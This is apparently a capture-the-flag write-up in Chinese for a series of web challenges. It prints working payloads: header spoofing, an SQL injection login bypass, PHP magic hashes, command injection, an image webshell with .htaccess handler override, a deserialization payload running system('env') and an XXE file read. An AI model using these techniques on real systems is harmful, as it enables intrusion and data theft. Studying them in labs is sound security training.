
第三关

全部本地ip头一把梭

代码块

```
X-Forwarded-For:127.0.0.1
Client-ip:127.0.0.1
X-Client-IP:127.0.0.1
X-Remote-IP:127.0.0.1
X-Rriginating-IP:127.0.0.1
X-Remote-addr:127.0.0.1
HTTP_CLIENT_IP:127.0.0.1
X-Real-IP:127.0.0.1
X-Originating-IP:127.0.0.1
via:127.0.0.1
```


第四关



代码块

```
User-Agent:moe browser
```


第五关



代码块

```
Cookie:user=xt
```

第六关




代码块

```
Referer:http://panshi/entry
```


第七关

代码块

```
PUT /void_rebirth HTTP/1.1
Host: 127.0.0.1:50724
Content-Length: 11


新生!
```



全部base64拼接在一起解密



06 第六章 藏经禁制？玄机初探！

万能密码

admin/admin' or '1'='1

07 第七章 灵蛛探穴与阴阳双生符

根据hint访问robots.txt

然后根据robots.txt访问flag.php

php弱比较

代码块

```
1   /flag.php?a=QNKCDZO&b=240610708
```

09 第九章 星墟禁制·天机问路

应该是调用nslookup或者dig之类的命令，用;截断就能rce了


13 第十三章 通幽关·灵纹诡影

文件上传，检测jpg的文件头

代码块

```
copy 1.jpg/b + 1.php/a 2.php
```

制作一个图片马，直接上传，没有后缀过滤，然后antsword连接




17 第十七章 星骸迷阵·神念重构

一个用膝盖都能构造出来的链子

代码块

```
<?php
class A{public $a;}
$o=new A();
$o->a="system('env');";
echo serialize($o);
?>
```



10 第十章 天机符阵_revenge

申请一个外部实体xxe，然后在<输出>或<解析>处引用，<阵枢>没有回显

代码块

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///flag.txt">
]>
<root>
  <阵枢>test</阵枢>
  <解析>test</解析>
  <输出>&xxe;</输出>
</root>
```


14 第十四章 御神关·补天玉碑

文件上传，过滤了php等等后缀


可以先上传一个.htaccess

.htaccess

```
<FilesMatch "\.jpg">
  SetHandler application/x-httpd-php
</FilesMatch>
```

